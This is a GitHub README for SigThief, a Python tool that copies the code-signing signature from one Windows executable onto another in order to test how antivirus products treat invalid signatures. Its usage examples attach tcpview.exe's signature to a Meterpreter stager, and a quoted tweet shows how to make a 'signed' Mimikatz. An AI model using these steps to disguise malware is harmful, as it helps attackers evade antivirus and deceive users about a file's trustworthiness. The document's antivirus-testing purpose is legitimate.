secretsquirrel / SigThief

Stealing Signatures and Making One Invalid Signature at a Time

pe python testing-antivirus certificates python3

14 commits **1** branch **0** releases **1** contributor BSD-3-Clause

Branch: **master** New pull request Find file Clone or download

secretsquirrel Update README.md Latest commit `211b4fe` on Dec 7, 2017

LICENSE	Initial commit	8 months ago

README.md	Update README.md	5 months ago
sigthief.py	Update sigthief.py	7 months ago

README.md

SigThief

Donate BTC: 16GfwSnSA7s5BtBfsPBdU59H4F6veq5uqk

Donate ETH: 0x7cCeC48F9F1470d663d4862784a03bee2d91834A


Stealing Signatures and Making One Invalid Signature at a Time (Unless you read this: https://specterops.io/assets/resources/SpecterOps_Subverting_Trust_in_Windows.pdf)

https://twitter.com/subTee/status/912769644473098240

Casey Smith
@subTee

Following

MS Signed #Mimikatz in just 3 steps ;-)
1. github.com/gentilkiwi/mim…
2. github.com/secretsquirrel…
3. specterops.io/assets/resourc…



3:03 PM - 26 Sep 2017

For security professionals only...

What is this?

I've noticed during testing against Anti-Virus over the years that each is different and each prioritize PE signatures differently, whether the signature is valid or not. There are some Anti-Virus vendors that give priority to certain certificate authorities without checking that the signature is actually valid, and there are those that just check to see that the certTable is populated with some value. It's a mess.

So I'm releasing this tool to let you quickly do your testing and feel free to report it to vendors or not.

In short it will rip a signature off a signed PE file and append it to another one, fixing up the certificate table to sign the file.

Of course it's **not a valid signature** and that's the point!

I look forward to hearing about your results!

How to use

Usage

```
Usage: sigthief.py [options]

Options:
  -h, --help            show this help message and exit
  -i FILE, --file=FILE  input file
  -r, --rip             rip signature off inputfile
  -a, --add             add signautre to targetfile
  -o OUTPUTFILE, --output=OUTPUTFILE
                        output file
  -s SIGFILE, --sig=SIGFILE
                        binary signature from disk
```

```
  -t TARGETFILE, --target=TARGETFILE
                        file to append signature too
  -c, --checksig        file to check if signed; does not verify signature
  -T, --truncate        truncate signature (i.e. remove sig)
```

Take a Signature from a binary and add it to another binary

```
$ ./sigthief.py -i tcpview.exe -t x86_meterpreter_stager.exe -o /tmp/msftesting_tcpview.exe
Output file: /tmp/msftesting_tcpview.exe
Signature appended.
FIN.
```

Save Signature to disk for use later

```
$ ./sigthief.py -i tcpview.exe -r
Ripping signature to file!
Output file: tcpview.exe_sig
Signature ripped.
FIN.
```

Use the ripped signature

```
$ ./sigthief.py -s tcpview.exe_sig -t x86_meterpreter_stager.exe
Output file: x86_meterpreter_stager.exe_signed
Signature appended.
FIN.
```

Truncate (remove) signature

This has really interesting results actually, can help you find AVs that value Signatures over functionality of code. Unsign putty.exe ;)

```
$ ./sigthief.py -i tcpview.exe -T
Inputfile is signed!
Output file: tcpview.exe_nosig
Overwriting certificate table pointer and truncating binary
Signature removed.
FIN.
```

Check if there is a signature (does not check validity)

```
$ ./sigthief.py -i tcpview.exe -c
Inputfile is signed!
```